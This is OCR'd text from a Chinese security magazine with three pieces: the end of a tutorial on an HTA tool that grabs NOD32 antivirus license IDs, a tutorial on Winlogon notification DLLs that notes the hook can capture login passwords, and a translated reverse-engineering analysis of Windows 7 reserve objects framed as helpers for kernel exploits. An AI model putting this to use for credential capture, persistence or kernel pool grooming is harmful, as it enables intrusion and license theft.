onClick="location.href='http://www.chinapay.com/scsoc/
```


```
pages/scsocpay/scsocCreateOrder.jsp'">
    <input type="button" value="Author  -_-" name="run_ button"
onClick="location.href='http://think2think.cn'">
    </br>
    </br>
    <span id = "DataArea"></span>
    </body>
```

在函数里，我们通过 DataArea.InnerHTML = UrlTest，将结果返回到 DataArea 这个 Span 里就完毕了。好了，整个 HTA 版的 NOD32 ID 获取器就写完了。

我提供的脚本里，没有写获取 ESS 的规则，也没有对 HTA 的页面进行美化。不过我相信有兴趣的读者看完这篇文章后，弥补这两个遗憾，应该是没有问题的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：Windows、登录、Logo



在 Windows 的登录界面上留下你的 Logo

文/图 彭毅 王胜

平时在登录 Windows 系统时，我们经常能够看到，许多杀毒软件都把自己的 logo“烙”在了 Windows 登录界面上，比如瑞星、卡巴斯基。这是怎么实现的呢？这里我们介绍一种简单易行的方法——WinLogon Notification Package。

原理简介

WinLogon Notification Package，即 WinLogon 事件通知包机制，是 WinLogon 提供给用户实现特定程序功能的一种扩展机制。简单来说，就是允许用户在 WinLogon 发生登录、注销等事件时做一些自己感兴趣的工作，比如显示 Logo。从程序员的角度来说，WinLogon Notification Package 就是一个特定的 DLL 程序，通过对照 WinLogon 事件导出相应的事件函数给 Windows 系统。然后等待 Windows 来执行我们感兴趣的功能。WinLogon Notification Package 只针对 Windows XP 以下版本的系统实现，对于 Windows Vista 和 Windows 7 则无效。通过对照 MSND，我们可以看到 WinLogon 包含的事件如表 1 所示。

表 1

Lock	锁定桌面事件
Logoff	注销事件
Logon	登录事件
Shutdown	关机事件
StartScreenSaver	启动屏保事件
StartShell	启动 shell（通常为 explorer.exe）事件
Startup	系统开机事件
StopScreenSaver	停止屏保事件
Unlock	解除桌面锁定事件

相应的，在以下注册表表项中，我们可以自己命名一个子项，用以执行我们的 WinLogon Notification Package。比如，我们的例子程序所在的注册表项就如图 1 所示。

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\NT\CurrentVersion\Winlogon\Notify
```




图 1

可以看到，我们在 Notify 表项下新建了一个 sample 子项，然后分别对应自己感兴趣的 WinLogon 事件建立表项，而表项中的内容就是我们后面 DLL 程序导出的事件函数名称。比如这里，系统开机 Startup 事件、系统登录 Logon 事件发生时，执行 LogonRoutine 函数，系统注销 Logoff 事件发生时，执行 LogoffRoutine 事件，以此类推。对照表 1，我们可以画出相应的注册表对照表，如表 2 所示。

表中如“[REG_SZ]”这样的标志代表相应注册表项的类型，方便大家在创建时可以对照参考。相对表 1 来看，表 2 中多了前三个选项，而其中“DllName”一项是必须填写的，另外两个大家可以对照表中解释来理解。在我们的例子中（参考图 1），这个注册表项里是“sample.dll”，代表我们的程序文件叫 sample.dll。而 DLL 文件所在路径一般是在 Windows 安装目录的 system32 目录下，比如“c:\windows\system32\”。

表 2

Asynchronous [REG_DWORD]	表明是否异步处理 WinLogon 事件。如果设为 1，则 WinLogon 将启动一个新线程来处理
DllName [REG_EXPAND_SZ]	指定要加载的 DLL 文件名
Impersonate [REG_DWORD]	表明是否以当前登录用户的权限来处理事件
Lock [REG_SZ]	锁定桌面事件
Logoff [REG_SZ]	注销事件
Logon [REG_SZ]	登录事件
Shutdown [REG_SZ]	关机事件
StartScreenSaver [REG_SZ]	启动屏保事件
StartShell [REG_SZ]	启动 shell（通常为 explorer.exe）事件
Startup [REG_SZ]	系统开机事件
StopScreenSaver [REG_SZ]	停止屏保事件
Unlock [REG_SZ]	解除桌面锁定事件

程序实现

程序的实现相对比较简单，不过也有一些细节需要注意。首先，我们创建一个 DLL 程序框架，代码如下：

```
#include <windows.h>
#include <Winwlx.h>

BOOL WINAPI DllMain(HINSTANCE hInstance, DWORD dwReason, LPVOID lpReserved)
{
        switch(dwReason)
        {
case DLL_PROCESS_ATTACH:
            {
                        DisableThreadLibraryCalls(hInstance);
            }
break;
        }
        return TRUE;
}
```

这里头文件“Winwlx.h”是必须的。它定义了下面事件函数需要的 WLX_NOTIFICATION_INFO 结构。WLX_NOTIFICATION_INFO 结构具体的内容，大家可以参阅 MSDN 来理解。通用的 WinLogon 事件函数原型如下：

```
VOID WINAPI WinLogon_Event_Routine(PWLX_NOTIFICATION_INFO pInfo)
{
        // 这里实现自己的功能
}
```

在本文例子程序中，我们编写了一个系统登录时发生的事件函数 LogonRoutine，在其中实现了显示 logo 的功能。为了达到透明 PNG 图片在登录界面上的显示效果，我们利用一个网上的 PNG 图片显示代码——png32_helper（http://www.codeproject.com/KB/graphics/ transparent__png.aspx），来达到程序演示的效果。png32_helper 是一个简单易用的 32 位 PNG 图片显示代码，Png32_Load 函数用于加载 PNG 图片，Png32_Show 函数用于显示图片，而 Png32_Free 函数用于释放 Png32_Load 函数加载后的 PNG 图片指针。怎么样，是不是很简单！主要代码实现如下：

```
// png32_helper 头文件
#include "png32_helper.h"
// 指定 png32_helper 相关链接库
#pragma comment(lib,"png.lib")
#pragma comment(lib,"zlib.lib")
#pragma comment(lib,"png32_helper.lib")
// PNG 图片全局变量
PNGINFO *g_pPng;
// WinLogon 登录事件函数
VOID WINAPI LogonRoutine(PWLX_NOTIFICATION_INFO pInfo)
{
        // 加载 hello.png 图片
        TCHAR szFileName[MAX_PATH];
        strcpy(szFileName,"hello.png");
        PNGINFO *g_pPng = Png32_Load(szFileName);
        // 在 WinLogon 登录界面上显示
        Png32_Show(GetDC(0),150,0,g_pPng->nWidth,g_pPng->nHeight,g_pPng,0,0);
}
// WinLogon 注销事件函数
VOID WINAPI LogoffRoutine(PWLX_NOTIFICATION_INFO pInfo)
{
        // 如果存在 PNG 指针则释放
        if(g_pPng)
            Png32_Free(g_pPng);
}
```

我们在 Windows 登录时，在登录界面上加上 PNG 图片格式的 Logo，然后在系统注销时释放它，登录时的效果如图 2 所示。





图 2

可以看出，屏幕左上角除了瑞星的图标外，还加上了我们自己的 Logo。

总的来说，WinLogon Notification Package 是扩展 WinLogon 事件处理的一个较好的切入口。可以通过这个扩展，实现诸如显示 Logo、截取登录密码、日志记录等功能。这里我们只是抛砖引玉地介绍了简单的 WinLogon Notification Package 编写方法。希望大家能举一反三，写出更好、更有创意的 WinLogon Notification Package 应用。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：逆向、Windows7



逆向 Windows 7 对象

文/Tim Sheltom 译/dragonltx

微软连续不断地改善 Windows 操作系统，同时也在实现新特性和新功能，来使用户和软件开发者用起来更简单。另一方面，当新代码被引入到现有的内核态或者用户态模块中，会给潜在的攻击者打开新的机会之门，这些攻击者旨在用系统的功能来颠覆它的安全性。本文的目的之一就是证明上述观点，读者将会发现，它们是有两面性的。

正如我在前面的文章中-Windows Objects in Kernel Vulnerability Manager-指出的，对象管理器是作为 Windows 执行体的一部分而实现的一个关键的子系统，因为它控制着应用程序对大部分系统资源的使用权。在这篇文章里，我将介绍一种新型的对象，即储备对象，它是跟着 Windows 7 一起发布的。正如它们所显现的，在各种各样已知的内核攻击中，这些对象的天性使它们作为方便的助手工具。

根据作者的观察，本文里描述的机制在当前处于最初发展阶段，并且很可能在未来的 Windows 版本中涉及，在这样的情况下，可能对 Ring-0 黑客更有用。

新的 Windows=新的系统调用

因为微软开发者正在获得回馈以及当前全部的系统机制工作得如何的经验，本地系统调用集和官方 API 在不同的 Windows 版本中有所不同。（请注意当 API 接口必须提供往后兼容性时，没有很多关于本地调用的保证。）举一个很好的例子，你可以看下对比表，在 ntdll.dll 导出表方面，呈现了 Windows 7 和 Windows Vista SP1 的变化。可以看到，增加了许多的新函数，同时删除了一些。

大多数的新函数集是由 Rtl*（运行时程序库）开头的名字组成，作为助手程序实现的，通常被官方 API 代码利用（如 kernel32.dll）。除了这些，你也可以找到大约 15 个新的 Nt*符号，代表了被导出到 Ring3 的新的内核函数，因此用户自定义应用程序（或者系统链接库）可以利用新系统提供的。如图 1 所示在我们兴趣范围内呈现了一个完整的新的 ntdll 名字集。

Listing 1. Interesting system calls introduced in Windows 7

```
NtAllocateReserveObject
NtQueueApcThreadEx
NtSetIoCompletionEx
```

图 1

不要感到惊奇，大多数的新调用没有实现完整的新特征，相反，它们看起来是扩展已有函数的功能，用额外的参数，并且提供之前没有的额外功能。举个例子，NtCreateProfileEx 函数增加了在老的 NtCreateProfile 中没有的选项，同样的情况也发生在 NtOpenKey（Ex）、NtQuerySystemInformation（Ex）和其他的调用上。

言归正传，我们感兴趣的函数如下：

NtAllocateReserveObject：负责在内核创建一个对象的系统调用，在内核池分配内存，返回一个适当的句柄等。

NtQueueApcThreadEx：选择性地利用之前分配的储备对象的系统调用，同时插入一个 APC（异步过程调用）到特定的线程队列中。

NtSetIoCompletionEx：为一个 IoCompletion 对象增加将要发生的 IO 计数器的系统调用。与基本的 NtSetIoCompletion 函数相反，它也能利用储备对象。

正如我们可以看到的，上面的所有三个函数已经引入 Windows 7，并且，这些函数是不公开的。为了能够更好地理解这些类型对象，让我们首先集中于分配函数。

nt!NtAllocateReserveObject

为了使你更深入地了解下面的机制，我更喜欢从彻底地分析分配函数开始。如图 2 所示，你可以找到它的伪代码（用类 C 的方式呈现）。

Listing 2. NtAllocateReserveObject function pseudo-code

```
#define APC_OBJECT            0
#define IO_COMPLETION_OBJECT  1
#define MAX_OBJECT_ID         1

NTSTATUS STDCALL NtAllocateReserveObject(
    OUT PHANDLE hObject,
    IN  POBJECT_ATTRIBUTES ObjectAttributes,
    IN  DWORD   ObjectType)
{
  PVOID ObjectBuffer;
  HANDLE hOutputHandle;
  NTSTATUS NtStatus;

  if(PreviousMode == UserMode)
  {
    // Validate hObject
  }
  if(ObjectType > MAX_OBJECT_ID)
  {
    /* Bail out: STATUS_INVALID_PARAMETER
    */
  }
  else
  {
    NtStatus = ObCreateObject(PreviousMode,
                              PspMemoryReserveObjectTypes[ObjectType],
                              ObjectAttributes,
                              PreviousMode,
                              0,
                              PspMemoryReserveObjectSizes[ObjectType],
                              0,
                              0,
                              &ObjectBuffer);
    if(!NT_SUCCESS(NtStatus))
    /* Bail out: NtStatus
    */

    memset(ObjectBuffer,0,PspMemoryReserveObjectSizes[ObjectType]);
    if(ObjectType == IO_COMPLETION)
    {
      //
      // Perform some ObjectBuffer initialization
      //
      ObjectBuffer[0x0C] = 3;
      ObjectBuffer[0x20] = PspIoMiniPacketCallbackRoutine;
```

图 2

```
    ObjectBuffer[0x24] = ObjectBuffer;
    ObjectBuffer[0x28] = 0;
}
NtStatus = ObInsertObjectEx(ObjectBuffer,
                            &hOutputHandle,
                            0,
                            0xF0003,
                            0,
                            0,
                            0);
if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus */
*hObject = hOutputHandle;
}
return NtStatus;
```

图 2

这个系统调用需要传递三个参数：一个是输出参数，用来返回对象句柄到用户程序，同时其他两个参数提供关于要分配的对象的类型和额外信息。在进入函数后，hObject 指针和 nt!MmUserProbeAddress 相比较，确保地址不会超过用户内存区域。此外，由于被支持的储备对象类型的数目是有限的（在写这篇文章时等于 2 个），每个 ObjectType 里面的大数字将使函数跳出执行。

检查之后，一个内部 nt!ObCreateObject 函数被用来创建特定大小和类型的对象（你可以在如图 3 所示中找到函数的定义），有趣的部分从这里开始。可以看出，ObjectType 和 ObjectSizeToAllocate 参数是不稳定的，相反，PspMemoryReserve ObjectTypes 和 PspMemory ReserveObjectSizes 内部数组被雇佣了，同时 ObjectType 参数被用做进入那些的索引。

Listing 3. Kernel object management functions definitions

```
NTSTATUS ObCreateObject (
   IN KPROCESSOR_MODE ObjectAttributesAccessMode OPTIONAL,
   IN POBJECT_TYPE ObjectType,
   IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
   IN KPROCESSOR_MODE AccessMode,
   IN PVOID Reserved,
   IN ULONG ObjectSizeToAllocate,
   IN ULONG PagedPoolCharge OPTIONAL,
   IN ULONG NonPagedPoolCharge OPTIONAL,
   OUT PVOID *Object );
NTSTATUS ObInsertObject (
   IN PVOID Object,
   IN PACCESS_STATE PassedAccessState OPTIONAL,
   IN ACCESS_MASK DesiredAccess,
   IN ULONG AdditionalReferences,
   OUT PVOID *ReferencedObject OPTIONAL,
   OUT PHANDLE Handle );
```

图 3

如前面所提到的，只有两种类型的储备对象当前是有效的：UserApcReserve 和 IoCompletionReserve 对象。它们中的每个有一个分开的 OBJECT_TYPE 描述符结构，包含了一些对象特征，如它的名字、分配类型（分页/非分页池）和其他的。这些结构的指针可以通过 PspMemoryReserveObjectTypes 数组来利用；所有类型的对象描述符呈现在如图 4 所示中。这个单独的观察暗示你可以挑选要用的对象类型。

Listing 4. The OBJECT_TYPE structures associated with the Reserve Objects

```
kd> dt _OBJECT_TYPE fffffa800093f430
ntdll!_OBJECT_TYPE
   +0x000 TypeList           : _LIST_ENTRY
   +0x010 Name               : _UNICODE_STRING "UserApcReserve"
   +0x020 DefaultObject      : (null)
   +0x028 Index              : 0x9
   +0x02c TotalNumberOfObjects : 0
   +0x030 TotalNumberOfHandles : 0
   +0x034 HighWaterNumberOfObjects : 0
   +0x038 HighWaterNumberOfHandles : 0
   +0x040 TypeInfo           : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock           : _EX_PUSH_LOCK
   +0x0b8 Key                : 0x7a657355
   +0x0c0 CallbackList       : _LIST_ENTRY
kd> dt _OBJECT_TYPE fffffa800093fde0
ntdll!_OBJECT_TYPE
   +0x000 TypeList           : _LIST_ENTRY
   +0x010 Name               : _UNICODE_STRING "IoCompletionReserve"
   +0x020 DefaultObject      : (null)
   +0x028 Index              : 0xa
   +0x02c TotalNumberOfObjects : 1
   +0x030 TotalNumberOfHandles : 1
   +0x034 HighWaterNumberOfObjects : 1
   +0x038 HighWaterNumberOfHandles : 1
   +0x040 TypeInfo           : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock           : _EX_PUSH_LOCK
   +0x0b8 Key                : 0x6f436f49
   +0x0c0 CallbackList       : _LIST_ENTRY
```

图 4

第二个传给 ObCreateObject 的动态参数是缓冲区的大小，来存放对象的内部结构。考虑到在 x86 和 x86-64 上一个机器字的大小是不同的，存在于 PspMemoryReserveObjectSizes 数组上的对象大小也是不同的。存在上述数组的确切数字呈现在如图 5 所示中。

Table 1. PspMemoryReserveObjectSizes contents on 32- and 64-bit Windows 7 architecture

	Windows 7 x86	Windows 7 x86-64
UserApcReserve	0x34	0x60
IoCompletionReserve	0x2C	0x58

图 5

在对象成功分配后，缓冲区被清零，没有垃圾字节会引起故障。然后，如果 IoCompletion 分配，ObjectBuffer 会被一些初始值填充，例如，指向自身的指针或者一个回调函数地址。请注意没有对一个 Apc 对象进行初始化，Apc 对象一直为空，直到一些其他函数进入参考对象的池缓冲区。

走进函数内部，发出一个 nt!ObInsertObjectEx 的调用，将对象放入本地进程的句柄表中（举个例子，检索一个数值的 ID 数字，代表 Ring3 中的资源）。句柄放入本地的 hOutputHandle 变量里，然后分别复制到 hObject 指针中，由应用程序指定（并且已经证实）。如果一切顺利的话，系统调用句柄返回 ERROR_SUCCESS 状态。

总而言之，NtAllocateReserveObject 使任意个系统用户分配一个非分页内核池的缓冲区成为可能，然后获得一个这个缓冲区在用户态模式下的句柄代表。在文章后面会显示，当利用漏洞时，其能使我们很好地控制内核内存。

nt!QueueApcThreadEx

第一个能够在储备对象上操作的用户控制函数（举个例子，系统调用句柄）负责在一个特定线程下给异步过程调用排队。再次，如图 6 所示给出了函数真正实现的 C 伪代码。

Listing 5. The NtQueueApcThreadEx routine pseudo-code

```
NTSTATUS STDCALL NtQueueApcThreadEx(
      IN HANDLE hThread,
      IN HANDLE hApcReserve,
      IN PVOID  ApcRoutine,
      IN PVOID  ApcArgument1,
      IN PVOID  ApcArgument2,
      IN PVOID  ApcArgument3)
{
   NTSTATUS NtStatus;
   PVOID ThreadObject;
   PVOID ApcBuffer;
   PVOID KernelRoutine;
   PVOID RundownRoutine;

   NtStatus = ObReferenceObjectByHandle(hThread,
                                        THREAD_SET_CONTEXT,
                                        PsThreadType,
                                        PreviousMode,
                                        &ThreadObject,
                                        0);
   if(!NT_SUCCESS(NtStatus))
   /* Bail out: NtStatus
    */
   if(SystemThread(ThreadObject))
   /* Bail out: STATUS_INVALID_HANDLE
    */
   if(hApcReserve != NULL)
   {   NtStatus = ObReferenceObjectByHandle(hApcReserve,
                                            2,
                                            UserApcType,
                                            PreviousMode,
                                            &ApcBuffer,
                                            0);
     if(!NT_SUCCESS(NtStatus))
     /* Bail out: NtStatus
      */
     InterlockedCompareExchange(ApcBuffer,1,0);
     ApcBuffer += 4;
